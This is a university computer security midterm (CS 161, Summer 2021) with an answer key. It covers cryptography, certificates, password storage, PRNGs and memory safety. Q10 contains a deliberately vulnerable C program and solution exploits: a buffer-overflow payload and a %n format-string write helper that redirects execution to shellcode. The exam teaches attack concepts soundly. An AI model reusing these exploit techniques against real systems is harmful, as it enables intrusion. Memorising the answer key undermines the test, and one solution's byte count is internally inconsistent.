Nicholas & Peyrin
Summer 2021

# CS 161 Computer Security

# Midterm

For questions with **circular bubbles**, you may select exactly *one* choice on Examtool.

- ◯ Unselected option
- ⬤ Only one selected option

For questions with **square checkboxes**, you may select *one* or more choices on Examtool.

- ■ You can select
- ■ multiple squares

For questions with a **large box**, you need to write your answer in the text box on Examtool.

There is an appendix at the end of this exam, containing descriptions of all C functions used on this exam.

You have 110 minutes, plus a 10-minute buffer for distractions or technical difficulties, for a total of 120 minutes. There are 10 questions of varying credit (150 points total).

The exam is open note. You can use an unlimited number of handwritten cheat sheets, but you must work alone.

Clarifications will be posted on Examtool.


## Q1 *MANDATORY – Honor Code* (5 points)

**Read the following honor code and type your name on Examtool.**

I understand that I may not collaborate with anyone else on this exam, or cheat in any way. I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in, at minimum, negative points on the exam and a corresponding notch on Nick's Stanley Fubar demolition tool.

**Solution:** Everyone gets 5 free points for making it through the first half of the semester.

Grade distribution (out of 150 points):



## Q2 *True/false* **(28 points)**

Each true/false is worth 2 points.

Q2.1 TRUE or FALSE: If the attacker can only overwrite a function's SFP but not the RIP, the attacker cannot cause shellcode to execute.

○ TRUE ● FALSE

**Solution:** False. Consider the off-by-one vulnerability in Project 1, Question 4. The attack only overwrites the function's SFP, not the RIP.

Q2.2 TRUE or FALSE: ECB mode only leaks information if you encrypt two identical messages.

○ TRUE ● FALSE

**Solution:** False. If you encrypted two different messages, ECB would leak the existence of any identical blocks.

Q2.3 TRUE or FALSE: If a cryptographic hash is collision-resistant, a pair of two different inputs that hash to the same output does not exist.

○ TRUE ● FALSE

**Solution:** False. There are more inputs to a hash than outputs, so there will always be different inputs that hash to the same output. If the hash is collision-resistant, it is computationally hard to find such a pair.

Q2.4 TRUE or FALSE: A common approach to communicating securely and quickly is first using symmetric-key cryptography to send a key, then using public-key cryptography to send messages.

○ TRUE ● FALSE

**Solution:** False. First use public-key cryptography (slow) to send a key, then use symmetric-key cryptography (fast) to send messages.

Q2.5 TRUE or FALSE: Enabling ASLR prevents all memory attacks on the stack.

○ TRUE ● FALSE

**Solution:** False. It is possible to subvert ASLR by using brute-force to guess the absolute addresses on the stack or by finding a vulnerability that leaks absolute addresses.

Q2.6 TRUE or FALSE: In x86 calling convention, the SFP is located at a higher address than the RIP.

○ True ● False

**Solution:** False. The RIP is pushed on the stack first, so it is located at a higher address than the SFP.

Q2.7 True or False: Using El Gamal together with Diffie Hellman to encrypt messages provides both confidentiality and integrity.

○ True ● False

**Solution:** False. El Gamal is a public key encryption scheme, while Diffie Hellman is a key exchange scheme. Neither scheme provides integrity.

Q2.8 Alice obtains a copy of a digital certificate for Bob from an untrustworthy source. She trusts the certificate authority (CA) who signed Bob's certificate.

True or False: It is safe for Alice to trust the certificate after she verifies the signature.

● True ○ False

**Solution:** True. Where Alice obtained the certificate from does not matter because a trusted CA has signed it, and Alice verifies the signature. Even if the untrustworthy source tried to tamper with the certificate, they would be unable to produce a valid signature without the CA's private key.

Q2.9 True or False: Stack canaries that include a fixed NULL byte are easier to brute-force than stack canaries with 4, completely random bytes.

● True ○ False

**Solution:** True. Introducing a fixed NULL byte means that there are 8 fewer bits that need to be guessed in order to leak the correct canary.

Q2.10 True or False: One problem with the Trusted Directory (TD) model discussed in lecture is that users have no way of reliably determining the TD's public key.

○ True ● False

**Solution:** False. It is assumed that the TD's public key would be baked into mobile devices, cell phones, etc. in order to establish the root of trust. This same model is used for root certificate authorities, whose public keys must also be distributed as part of the device or its operating system.

Q2.11 True or False: Certificate authorities solve the problem of scalability by allowing delegated trust.

● True ○ False

**Solution:** True. Certificate authorities may sign a certificate stating that another entity with a public key is trusted to sign certificates. These entities are known as intermediate certificate authorities.

Q2.12 True or False: Storing the hash of the passwords prevents any attacker from learning passwords.

○ True ● False

**Solution:** False. Hashing the password forces the attacker to perform a brute-force attack to learn passwords, but it is still possible for the attacker to learn passwords. For example, the attacker can perform an offline dictionary attack.

Q2.13 True or False: Rollback resistance is a required property for a secure PRNG.

○ True ● False

**Solution:** False. Rollback resistance is a useful property but it is not a requirement. Recall that a PRNG is secure if its output is computationally indistinguishable from random.

Q2.14 True or False: MACs are a symmetric-key protocol.

● True ○ False

**Solution:** True. Alice and Bob use the same secret key. There is no public-private key pair in the MAC algorithm.

## Q3 *Security Principles* (15 points)

For each scenario, select the most relevant security principle. Each option is used exactly once.

Q3.1 (3 points) To prevent memory safety vulnerabilities, a programmer enables ASLR, non-executable pages, and stack canaries.

- ● (A) Defense in depth
- ○ (B) Detect if you can't prevent
- ○ (C) Separation of privilege
- ○ (D) Consider human factors
- ○ (E) Ensure complete mediation
- ○ (F) —

**Solution:** The attacker must bypass multiple defenses to exploit the program. This is defense in depth.

Q3.2 (3 points) A bank installs alarms to alert the security guards in case intruders break in.

- ○ (G) Defense in depth
- ● (H) Detect if you can't prevent
- ○ (I) Separation of privilege
- ○ (J) Consider human factors
- ○ (K) Ensure complete mediation
- ○ (L) —

**Solution:** The alarms are present for detection in case the prevention methods against intruders fail. This is detecting if you can't prevent.

Q3.3 (3 points) To access top-secret CS 161 data, Nicholas must enter a password that only he knows, and Peyrin must enter a second password that only he knows.

- ○ (A) Defense in depth
- ○ (B) Detect if you can't prevent
- ● (C) Separation of privilege
- ○ (D) Consider human factors
- ○ (E) Ensure complete mediation
- ○ (F) —

**Solution:** If only one person was malicious, they could not access the top-secret data by themselves. Both people need to work together to access the data. This is separation of privilege.

Q3.4 (3 points) When writing C code, a programmer decides to leave stack canaries disabled, because they forgot the name of the compiler flag for enabling canaries.

- ◯ (G) Defense in depth
- ◯ (H) Detect if you can't prevent
- ◯ (I) Separation of privilege
- ● (J) Consider human factors
- ◯ (K) Ensure complete mediation
- ◯ (L) —

**Solution:** Humans will often do whatever is easiest, even if it's less secure. By making stack canaries difficult to implement and disabled by default, the designers are failing to consider human factors.

Q3.5 (3 points) In an airport, every passenger must pass through the security checkpoint.

- ◯ (A) Defense in depth
- ◯ (B) Detect if you can't prevent
- ◯ (C) Separation of privilege
- ◯ (D) Consider human factors
- ● (E) Ensure complete mediation
- ◯ (F) —


**Solution:** The airport ensures that every passenger has been checked by the security checkpoint. This is ensuring complete mediation.

## Q4 *Block Ciphers* **(15 points)**

Consider the following block cipher mode of operation.

$M_i$ is the $i$th plaintext block. $C_i$ is the $i$th ciphertext block. $E_K$ is AES encryption with key $K$.

$$C_0 = M_0 = IV$$
$$C_i = E_K(M_{i-1} \oplus M_i)$$




Q4.1 (5 points) Which of the following is true about this scheme? Select all that apply.

■ (A) The encryption algorithm is parallelizable

☐ (B) If one byte of a plaintext block $M_i$ is changed, then the corresponding ciphertext block $C_i$ will be different in exactly one byte

☐ (C) If one byte of a plaintext block $M_i$ is changed, then the next ciphertext block $C_{i+1}$ will be different in exactly one byte

☐ (D) If two plaintext blocks are identical, then the corresponding ciphertext blocks are also identical

■ (E) The encryption algorithm requires padding the plaintext

☐ (F) None of the above

**Solution:**

(A) True. By looking at the equation or the diagram, we can see that ciphertext block $C_i$ does not depend on any previous ciphertext block (it only depends on plaintext blocks $M_{i-1}$ and $M_i$).

(B) False. Since the plaintext block is passed through a block cipher, changing one byte of block cipher input will cause the block cipher output to be completely different.

(C) False. Changing one byte of $M_i$ will change one byte of $M_i \oplus M_{i+1}$, the input to the block cipher. Again, changing one byte of block cipher input will cause the block cipher output to be completely different.

(D) False. Since the plaintext block is XOR'd with the previous block of plaintext before being passed into a block cipher, the corresponding ciphertext blocks are not necessarily identical.

(E) True. The plaintext is passed as an input to the block cipher, so it must be padded to a multiple of the block size.

Q4.2 (4 points) TRUE or FALSE: If the $IV$ is always a block of all 0s for every encryption, this scheme is IND-CPA secure. Briefly justify your answer.

○ (G) True ● (H) False ○ (I) —— ○ (J) —— ○ (K) —— ○ (L) ——

**Solution:** False. There is no randomness, so the scheme must be deterministic, and deterministic schemes cannot be IND-CPA secure.

Q4.3 (6 points) TRUE or FALSE: If the $IV$ is randomly generated for every encryption, this scheme is IND-CPA secure. Briefly justify your answer.

○ (A) True ● (B) False ○ (C) —— ○ (D) —— ○ (E) —— ○ (F) ——

**Solution:** False. Intuitively, note that the randomness in the IV is not passed to subsequent blocks. The second block uses the second plaintext block $M_2$ and the previous plaintext block $M_1$ as block cipher input, but never uses the IV. This is the case for all subsequent blocks as well.

As a result, this scheme still leaks the existence of identical blocks. Formally, here are some ways Eve could win the IND-CPA game:

- Sending $M_0 = X \| X \| X$ and $M_1 = X \| Y \| Z$ results in the last two blocks of $C_0$ being identical
- Sending $M_0 = 0 \| X$ and $M_1 = Y \| X$ results in distinguishable ciphertexts
- Sending the same message twice results in everything but the first block of the ciphertext being identical

## Q5 *Certificates* (10 points)

You are working as a software engineer for an online discussion forum called Piazzzzza, which uses the following certificate hierarchy:

1. Everyone has access to the public key of a trusted root certificate authority (CA)
2. The root CA uses its private key to sign a certificate $C$ for Piazzzzza's public key
3. Piazzzzza uses its private key to sign a certificate for each user's public key

Q5.1 (2 points) TRUE or FALSE: An attacker who steals the private key of the root CA can forge $C$.

● (A) True ○ (B) False ○ (C) —— ○ (D) —— ○ (E) —— ○ (F) ——

> **Solution:** True. The attacker can use the private key of the root CA to sign a fake certificate $C$.

Q5.2 (2 points) TRUE or FALSE: An attacker who steals the private key of Piazzzzza can forge $C$.

○ (G) True ● (H) False ○ (I) —— ○ (J) —— ○ (K) —— ○ (L) ——

> **Solution:** False. $C$ is signed by the root CA's private key. The attacker cannot use Piazzzzza's private key to sign $C$.

Q5.3 (2 points) TRUE or FALSE: An attacker who steals the private key of a user can forge $C$.

○ (A) True ● (B) False ○ (C) —— ○ (D) —— ○ (E) —— ○ (F) ——

> **Solution:** False. As in the previous part, $C$ is signed by the root CA's private key. The attacker cannot use the user's private key to sign $C$.

Q5.4 (4 points) Suppose you are talking with someone claiming to be Jinan. Assume you have Jinan's public key.

Which of the following pieces of information on its own can prove that you are really talking with Jinan? Select all that apply.

☐ (G) The root certificate

☐ (H) Jinan's certificate

☐ (I) A message "You are talking to Jinan" signed by Jinan's private key

☐ (J) A message "You are talking to Jinan" signed by the root CA's private key

■ (K) None of the above

☐ (L) ——

**Solution:** Certificates can be distributed by anybody, so a certificate on its own does not prove that you are talking with Jinan.

Similarly, messages signed by Jinan can be distributed by anybody, so these messages on their own do not prove that you are talking with Jinan.

## Q6 *Password Storage* (12 points)

Consider a website that needs to securely store the filename-password pairs in a database.

Notation:

- pwd is the password that we are storing in the database.
- salt is a randomly generated 256-bit string that is different for each password in the database.
- Hash is a secure cryptographic hash function. Hash is not vulnerable to length extension attacks. The attacker knows the hash function being used.

Assumptions:

- Every password is exactly 10 characters.
- The attacker has a precomputed table of the hash of every possible password.
- The attacker will not compute any hashes unless otherwise stated.
- The attacker can read all the records in the database.

For each password storage scheme, select all true statements.

*Clarification during exam:* For schemes involving a salt, assume each salt is randomly generated per user and stored in a row with the username and hashed password.

*Clarification during exam:* Assume that the attacker may compute as many XOR operations as they want.

Q6.1 (3 points) Hash(pwd||salt) and salt

☐ (A) The attacker can learn every user's password

■ (B) The attacker can verify that a given password for a particular user is correct by computing at most one hash

☐ (C) The attacker can determine if two users have the same password without using the precomputed table

☐ (D) None of the above

☐ (E) ——

☐ (F) ——

**Solution:** (A) False. The hash includes a random, 256-bit value, and the attacker has not pre-computed the hashes for all possible passwords and salts.

(B) True. The attacker can use the password and the salt to compute the hash and compare the hash output with the record in the database.

(C) False. Two users with the same password will have different salts, so the records in the database will look different.

Q6.2 (3 points) $(\mathsf{Hash}(\mathsf{pwd}) \oplus \mathsf{salt})$ and salt

■ (G) The attacker can learn every user's password

■ (H) The attacker can verify that a given password for a particular user is correct by computing at most one hash

■ (I) The attacker can determine if two users have the same password without using the precomputed table

☐ (J) None of the above

☐ (K) ——

☐ (L) ——

**Solution:** The attacker can compute $(\mathsf{Hash}(\mathsf{pwd}) \oplus \mathsf{salt}) \oplus \mathsf{salt} = \mathsf{Hash}(\mathsf{pwd})$, which effectively "cancels out" the salt and lets the attacker learn the unsalted password hashes.

(G) True. Since the attacker has learned the unsalted hashes, they can compare the password hashes against their pre-computed list and learn every user's password.

(H) True. The attacker can hash the given password and compare the hash output with the record in the database.

(I) True. Since passwords are not salted, two users with the same password will have the same hashed record in the database.

Q6.3 (3 points) $\mathsf{Hash}(\mathsf{pwd})$

■ (A) The attacker can learn every user's password

■ (B) The attacker can verify that a given password for a particular user is correct by computing at most one hash

■ (C) The attacker can determine if two users have the same password without using the precomputed table

☐ (D) None of the above

☐ (E) ——

☐ (F) ——

**Solution:** The reasoning is similar to the above part, since the passwords are unsalted.

(A) True. The attacker can compare the unsalted password hashes against their pre-computed list and learn every user's password.

(B) True. The attacker can hash the given password and compare the hash output with the record in the database.

(C) True. Since passwords are not salted, two users with the same password will have the same hashed record in the database.

Q6.4 (3 points) Suppose that Piazzzzza limits users to only be able to try inputting a password three times per minute. Which of the following attacks does this defend against?

● (G) Online brute-force attacks

○ (H) Offline brute-force attacks

○ (I) Eavesdropping

○ (J) Format string vulnerability

○ (K) —

○ (L) —

**Solution:** Online brute-force attacks. In an online attack, the attacker repeatedly tries to log into the service with different passwords, forcing the service to compute the hashes for the attacker. Limiting the rate of input makes it almost impossible for attackers to guess all possible combinations of passwords.

Offline brute-force attacks do not require interaction with the Piazzzzza service, so rate limits will not stop these attacks.

Eavesdropping and format string vulnerabilities are unrelated to password hashing attacks.

## Q7 *Encryption and Authentication* (15 points)

Alice wants to send messages to Bob, but Mallory (a man-in-the-middle attacker) will read and tamper with data sent over the insecure channel.

- Alice and Bob share two secret keys $K_1$ and $K_2$
- $K_1$ and $K_2$ have not been leaked (Alice and Bob are the only people who know the keys)
- Enc is an IND-CPA secure encryption scheme
- MAC is a secure (unforgeable) MAC scheme

For each cryptographic scheme, select all true statements.

*Clarification during exam:* For the answer choice "Bob can always recover the message $M$," assume that Mallory has not tampered with the message.

*Clarification during exam:* The answer choice "Bob can guarantee that M has not been changed by Mallory," this should say "Bob can guarantee that $M$ has not been changed by Mallory without detection."

Q7.1 (4 points) $\mathsf{Enc}(K_1, M), \mathsf{MAC}(K_2, M)$

■ (A) Bob can guarantee $M$ is from Alice

■ (B) Bob can guarantee that $M$ has not been changed by Mallory

☐ (C) Mallory cannot read $M$

■ (D) Bob can always recover the message $M$

☐ (E) None of the above

☐ (F) ——

**Solution:** Bob can guarantee the message is from Alice and has not been tampered with because MACs provide authenticity and integrity.

However, MACs do not provide confidentiality, so Bob cannot guarantee that Mallory cannot read the message.

Q7.2 (4 points) $\mathsf{Enc}(K_1, M), \mathsf{MAC}(K_2, \mathsf{Enc}(K_1, M))$

■ (G) Bob can guarantee $M$ is from Alice

■ (H) Bob can guarantee that $M$ has not been changed by Mallory

■ (I) Mallory cannot read $M$

■ (J) Bob can always recover the message $M$

☐ (K) None of the above

☐ (L) ——

**Solution:** This is the encrypt-then-MAC approach from lecture, which guarantees confidentiality, integrity, and authenticity. This means Bob can guarantee $M$ is from Alice, that $M$ has not been tampered with, and that Mallory cannot read $M$.

Q7.3 (4 points) $\mathsf{Hash}(M), \mathsf{MAC}(K_1, M)$

☐ (A) Bob can guarantee $M$ is from Alice

☐ (B) Bob can guarantee that $M$ has not been changed by Mallory

☐ (C) Mallory cannot read $M$

☐ (D) Bob can always recover the message $M$

■ (E) None of the above

☐ (F) ——

**Solution:** Bob cannot guarantee $M$ is from Alice because he does not have the original message $M$ to verify the MAC. Similarly, without $M$, Bob cannot guarantee that the message has not been tampered with. Since MACs do not provide confidentiality, Bob cannot guarantee that Mallory cannot read the message. Since the message is not encrypted, and hashes and MACs are not designed to be reversed, Bob cannot recover the message.

Q7.4 (3 points) To simplify their schemes, Alice and Bob decide to set $K_1 = K_2$. (In other words, $K_1$ and $K_2$ are the same key.) Does this affect the security of their cryptographic schemes?

● (G) Yes, because they should always use a different key for every algorithm

○ (H) Yes, because they should always use a different key for every message

○ (I) No, because the encryption and MAC schemes are secure.

○ (J) No, because the keys cannot be brute-forced.

○ (K) ——

○ (L) ——

**Solution:** As described in lecture, key reuse (reusing the same key for different algorithms) can affect the security of cryptographic schemes, because the algorithms may interfere with each other.

## Q8 *PRNGs and Diffie-Hellman Key Exchange* **(15 points)**

Eve is an eavesdropper listening to an insecure channel between Alice and Bob.

1. Alice and Bob each seed a PRNG with different random inputs.
2. Alice and Bob each use their PRNG to generate some pseudorandom output.
3. Eve learns both Alice's and Bob's pseudorandom outputs from step 2.
4. Alice, without reseeding, uses her PRNG from the previous steps to generate $a$, and Bob, without reseeding, uses his PRNG from the previous steps to generate $b$.
5. Alice and Bob perform a Diffie-Hellman key exchange using their generated secrets ($a$ and $b$). Recall that, in Diffie-Hellman, neither $a$ nor $b$ are directly sent over the channel.

For each choice of PRNG constructions, select the minimum number of PRNGs Eve needs to compromise (learn the internal state of) in order to learn the Diffie-Hellman shared secret $g^{ab} \bmod p$. Assume that Eve always learns the internal state of a PRNG between steps 3 and 4.

Q8.1 (3 points) Alice and Bob both use a PRNG that outputs the same number each time.

● (A) Neither PRNG
○ (B) One PRNG
○ (C) Both PRNGs
○ (D) Eve can't learn the secret
○ (E) —
○ (F) —

**Solution:** Eve observes the PRNG outputs. Since both PRNGs output the same number each time, Eve also learns the values of $a$ and $b$. She can use this to compute the shared secret $g^{ab} \bmod p$ without compromising any PRNGs.

Q8.2 (3 points) Alice uses a secure, rollback-resistant PRNG. Bob uses a PRNG that outputs the same number each time.

● (G) Neither PRNG
○ (H) One PRNG
○ (I) Both PRNGs
○ (J) Eve can't learn the secret
○ (K) —
○ (L) —

**Solution:** Eve observes Bob's PRNG output and learns the value of $b$. Alice will send $g^a \bmod p$ in his half of the exchange. Eve can compute $(g^a)^b \bmod p$ to learn the shared secret without compromising any PRNGs.

Q8.3 (3 points) Alice and Bob both use a secure, rollback-resistant PRNG.

○ (A) Neither PRNG
● (B) One PRNG
○ (C) Both PRNGs
○ (D) Eve can't learn the secret
○ (E) —
○ (F) —

**Solution:** Eve only needs to compromise one PRNG to learn one of the secrets. For example, if Eve compromises Alice's PRNG, she learns $a$ and can compute $(g^b)^a \bmod p$ to learn the shared secret (because Bob sends $g^b \bmod p$ in his half of the exchange). Alternatively, if Eve compromises Bob's PRNG, she learns $b$ and can compute $(g^a)^b \bmod p$ to learn the shared secret (because Alice sends $g^a \bmod p$ in her half of the exchange).

For the rest of the question, consider a different sequence of steps:

1. Alice and Bob each seed a PRNG with different random inputs.
2. Alice uses her PRNG from the previous step to generate $a$, and Bob uses his PRNG from the previous step to generate $b$.
3. Alice and Bob perform a Diffie-Hellman key exchange using their generated secrets ($a$ and $b$).
4. Alice and Bob, without reseeding, each use their PRNG to generate some pseudorandom output.
5. Eve learns both Alice's and Bob's pseudorandom outputs from step 2.

As before, assume that Eve always learns the internal state of a PRNG between steps 3 and 4.

Q8.4 (3 points) Alice and Bob both use a secure, but not rollback-resistant PRNG.

○ (G) Neither PRNG ○ (I) Both PRNGs ○ (K) ——

● (H) One PRNG ○ (J) Eve can't learn the secret ○ (L) ——

**Solution:** Because there is no rollback resistance, if Eve compromises one PRNG, Eve can deduce previous PRNG output and learn a secret (either $a$ or $b$), which is enough to compute the shared secret (as in the previous part).

Q8.5 (3 points) Alice and Bob both use a secure, rollback-resistant PRNG.

○ (A) Neither PRNG ○ (C) Both PRNGs ○ (E) ——

○ (B) One PRNG ● (D) Eve can't learn the secret ○ (F) ——

**Solution:** Even if Eve compromises both PRNGs, because they are rollback-resistant, Eve cannot deduce the secrets $a$ and $b$ (i.e. previous PRNG output).

## Q9 *Memory Safety Mitigations* **(12 points)**

Suppose we are on a 64-bit system, and we have an address space of $2^{50}$ bytes.

Q9.1 (3 points) How many unused bits are available for pointer authentication in each address?

- ○ (A) None
- ○ (B) 4
- ○ (C) 11
- ● (D) 14
- ○ (E) 17
- ○ (F) 32

**Solution:** Addresses are 64 bits, and we need 50 bits to address the entire address space, so there are $64 - 50 = 14$ unused bits available for pointer authentication.

Q9.2 (3 points) Regardless of your answer to the previous part, for the rest of the question, assume that 10 bits are used for pointer authentication in each address.

Additionally, for the rest of the question, assume that 64-bit stack canaries are enabled. The first byte of the stack canary is always a null byte.

Assume the attacker does not have the ability to create their own pointer authentication codes (PACs). How many bits does the attacker have to guess correctly to guess the stack canary and the PAC?

- ○ (G) 0
- ○ (H) 10
- ○ (I) 56
- ○ (J) 64
- ● (K) 66
- ○ (L) 74

**Solution:** The stack canary has 56 bits to be brute-forced (the canary is 64 bits long, but there is a constant null byte, which is 8 bits). The attacker must also guess the 10 bits in the PAC. In total, there are $10 + 56 = 66$ bits that must be guessed correctly.

Q9.3 (3 points) Now assume that the attacker has a format string vulnerability that lets them read any part of memory while the program is running.

Assume the attacker does not have the ability to create their own PACs. How many bits does the attacker have to guess correctly to guess the stack canary and the PAC?

- ○ (A) 0
- ● (B) 10
- ○ (C) 56
- ○ (D) 64
- ○ (E) 66
- ○ (F) 74

**Solution:** Since the attacker can read memory, they can read the stack canary value, so they don't need to guess the stack canary. However, they still need to guess the 10-bit PAC. (Recall that the secrets used for generating PACs are stored in the CPU and are not accessible to the program memory.)

Q9.4 (3 points) Assume the attacker is interacting with a remote system. Provide one defense that would make brute-force attacks infeasible for the attacker. (Please answer in 10 words or fewer.)

**Solution:** Possible answers: Timeouts. Rate-limiting. Attacker is blocked from making too many guesses.

Other answers are possible too.

## Q10 *Memory Safety Vulnerabilities* (23 points)

*Note: This is the hardest question on the exam. We recommend trying the other questions on the exam before this one.*

Consider the following vulnerable C code:

```
1  #include <stdio.h>
2  #include <string.h>
3
4  struct packet {
5      char payload[300];
6      char format[300];
7  };
8
9  void deploy(struct packet *ptr) {
10     printf(ptr->format, ptr->payload);
11 }
12
13 int main(void) {
14     struct packet p;
15     do {
16         strcpy(p.format, "%s\n");
17         gets(p.payload);
18         deploy(&p);
19     } while (strcmp(p.payload, "END") != 0);
20     // Assume loop always exits for subpart 3.
21     return 0;
22 }
```

Assume you are on a little-endian 32-bit x86 system. Assume that there is no compiler padding or additional saved registers in all subparts. For the first 3 subparts, assume that **no memory safety defenses** are enabled.

Fill in the following stack diagram, assuming that execution has entered the call to `printf`:

| RIP of `main` |
|---|
| SFP of `main` |
| (1a) |
| (1b) |
| (1c) |
| (2a) |
| (2b) |
| (2c) |
| (2d) |
| RIP of `printf` |
| SFP of `printf` |

Q10.1 (3 points) For (1a), (1b), and (1c):

● (A) (1a) - `p.format`; (1b) - `p.payload`; (1c) - `ptr`

◯ (B) (1a) - `p.payload`; (1b) - `p.format`; (1c) - `ptr`

◯ (C) (1a) - `ptr`; (1b) - `p.payload`; (1c) - `p.format`

◯ (D) (1a) - `ptr`; (1b) - `p.format`; (1c) - `p.payload`

◯ (E) ——

◯ (F) ——

Q10.2 (3 points) For (2a), (2b), (2c), and (2d):

◯ (G) (2a) - RIP of `deploy`; (2b) - SFP of `deploy`; (2c) - `&ptr->format`; (2d) - `&ptr->payload`

◯ (H) (2a) - SFP of `deploy`; (2b) - RIP of `deploy`; (2c) - `&ptr->format`; (2d) - `&ptr->payload`

◯ (I) (2a) - `&ptr->payload`; (2b) - `&ptr->format`; (2c) - RIP of `deploy`; (2d) - SFP of `deploy`

◯ (J) (2a) - `&ptr->payload`; (2b) - `&ptr->format`; (2c) - SFP of `deploy`; (2d) - RIP of `deploy`

● (K) (2a) - RIP of `deploy`; (2b) - SFP of `deploy`; (2c) - `&ptr->payload`; (2d) - `&ptr->format`

◯ (L) ——

**Solution:**

The local variable in the `main` stack frame is `struct packet p`. Within a struct, the first variable is stored at the lowest memory address, so `p.payload` is at a lower address than `p.format`.

Before the execution enters `printf`, the `main` function first calls the `deploy` function. When calling a function, the argument is pushed on the stack first. For the `deploy` function, the argument is `ptr`.

Next, the program pushes the RIP of `deploy` and the SFP of `deploy`. Recall that the RIP is at a higher address on the stack than the SFP.

Finally, the `deploy` function calls the `printf` function. Recall that the arguments are pushed on the stack in backwards order, so `&ptr->payload` is pushed first, then `&ptr->format` is pushed next. This means that `&ptr->payload` is at a higher address than `&ptr->format`.

Here is the stack diagram filled in:

| RIP of main |
|---|
| SFP of main |
| p.format |
| p.payload |
| ptr |
| RIP of deploy |
| SFP of deploy |
| &ptr->payload |
| &ptr->format |
| RIP of printf |
| SFP of printf |

Q10.3 (3 points) For this subpart only, assume that you may only execute one iteration of the while loop and that the call to `printf` will not segfault. For this subpart, assume that no memory safety defenses are enabled.

If the address of `p` is `0x7ff3ec10`, construct an input at line 18 that would cause the program to execute malicious shellcode. You may reference `SHELLCODE` as a 30-byte malicious shellcode. Write your answer in Python 2 syntax (just like in Project 1).

*Clarification during exam:* Instead of "Line 18," the question should say "Line 17."

**Solution:** The `gets` function allows us to overflow the `p.payload` buffer on the stack. We have 600 bytes between the start of the buffer and the shellcode, so we can place our 30-byte shellcode at the beginning, followed by 570 dummy bytes, followed by the address of our shellcode, which is the address of `p`:

```
SHELLCODE + 'A' * 574 + '\x10\xec\xf3\x7f'
```

For the remaining subparts, assume that **stack canaries are enabled**. Note that this changes the stack diagram!

Q10.4 (5 points) For your exploit, construct a one-line Python helper function `write_byte(addr, byte)` that returns an input for line 17 of the vulnerable C code. This input should ensure that `byte` is written to the address at `addr`. This function may change bytes **above** `addr` (but not below), as long as the correct byte is written at `addr` itself. **The returned input only needs to work for values of `byte` greater than 8.**

Assume that `addr` is given as a 4-byte Python string containing the bytes of the address in little-endian, and assume that `byte` is given as a Python integer between 9 and 255. For example, `write_byte('\xef\xbe\xad\xde', 128)` would be a valid call to this function. Write your answer in Python 2 syntax (just like in Project 1).

```
1 def write_byte(addr, byte):
2     return # Your answer here
```

*Hint: You may find the `%c` format specifier useful: Read 4 bytes off the stack and print as a single character.*

**Solution:** We take advantage of the `%n` specifier, which writes the number of bytes printed so far to the next pointer on the stack. This gives us the ability to write a value to any aribtrary place in memory, as long as we know that `printf` will look for the pointer in a piece of memory that we control.

We start by reasoning about the format specifier in `p.format`, which is 300 bytes after the start of `p.payload`. To do this, we first need to add 5 `%c` sequences to force `printf` to read 5 arguments off the stack, which would read the values of `&ptr->payload`, a stack canary, RIP of `deploy`, SFP of `deploy`, and `ptr`, causing it to print 5 characters. Now, we know that the first 5 bytes of `payload` will be read as the next argument, so we remember to place our address there. To trick `printf` to write our desired byte, we need to print an additional `byte - 5` bytes, since we already printed 5 bytes to set up our buffer as the next argument. The format specifier ends with a `%n` to execute the write.

Now we reason about the payload in `p.payload`. The format specifier needs to be placed 300 bytes after the start of `p.buffer`, and the first 4 bytes of `p.payload` will be our address, so we need 296 dummy bytes to fill `p.payload`. and our final helper is as follows:

```
addr + 'A' * 296 + '%c' * 5 + 'B' * (byte - 5) + '%n'
```

Q10.5 (5 points) If the address of `p` is `0x7ff3ec10` and the address of the RIP of `main` is `0x7ff3ee68`, construct a series of inputs for repeated calls at line 18 that would cause the program to execute malicious shellcode. Assume that `write_byte` is implemented correctly, and you may call `write_byte` for as many inputs as you would like. Write your answer as a series of `print` statements, all in Python 2 syntax (just like in Project 1).

*Hint: You may write hex literals to represent integers in Python, such as `0x36`.*

*Clarification during exam:* Instead of ”Line 18,“ the question should say ”Line 17.“

**Solution:** We use our `write_byte` helper to overwrite the RIP with the address of our shellcode, one byte at a time. We know that `write_byte` will potentially modify bytes above the destination byte but not below, so we start with the LSB and write upwards. Afterwards, we place our shellcode in `p.payload` and then print `END` to exit the loop. Notice that `END` will need to be at the beginning of the buffer, so we actually need to place the shellcode 4 bytes after beginning of `p.payload` so that it doesn't get overwritten (3 characters plus 1 NULL).

```
print(write_byte('\x68\xee\xf3\x7f', 0x14))
print(write_byte('\x69\xee\xf3\x7f', 0xec))
print(write_byte('\x6a\xee\xf3\x7f', 0xf3))
print(write_byte('\x6b\xee\xf3\x7f', 0x7f))
print('A' * 4 + SHELLCODE)
print('END')
```

Q10.6 (4 points) Which of the following changes, if made on their own, would prevent the attacker from executing malicious shellcode (not necessarily using your exploit above)?

☐ (G) Enabling non-executable pages in addition to stack canaries

☐ (H) Enabling ASLR in addition to stack canaries

■ (I) Rewriting the code in a memory-safe language

■ (J) Using `fgets(p.payload, 300, stdin)` instead of `gets(p.payload)` on line 17

☐ (K) None of the above

☐ (L) ——

**Solution:** Because stack canaries can be bypassed, it would be fairly easy to bypass non-executable pages and execute a return-to-libc or ROP chaining attack using the `write_byte` helper.

ASLR can be bypassed because the format string vulnerability allows the address of the stack to be leaked, such as by leaking the value of the SFP using `%x` or `%p`.

Rewriting the code in a memory-safe language prevents all memory safety attacks, since the language is memory-safe.

Rewriting the code to use the safe function `fgets` removes the last memory safety vulnerability in this code, making it memory-safe.

# C Function Definitions

```
int printf(const char *format, ...);

       printf() produces output according to the format string format.

char *strcpy(char *dest, const char *src);

       The  strcpy()  function  copies the string pointed to by src, including
       the terminating null byte ('\0'), to the buffer  pointed  to  by  dest.
       The  strings  may  not overlap, and the destination string dest must be
       large enough to receive the copy.

char *gets(char *s);

       gets()  reads  a  line from stdin into the buffer pointed to by s until
       either a terminating newline or EOF, which it replaces with a null byte
       ('\0').

int strcmp(const char *s1, const char *s2);

       The  strcmp()  function compares the two strings s1 and s2.  It returns
       an integer less than, equal to, or greater than zero if  s1  is  found,
       respectively, to be less than, to match, or be greater than s2.

char *fgets(char *s, int size, FILE *stream);

       fgets()  reads in at most one less than size characters from stream and
       stores them into the buffer pointed to by s.  Reading  stops  after  an
       EOF  or a newline.  If a newline is read, it is stored into the buffer.
       A terminating null byte ('\0') is stored after the  last  character  in
       the buffer.
```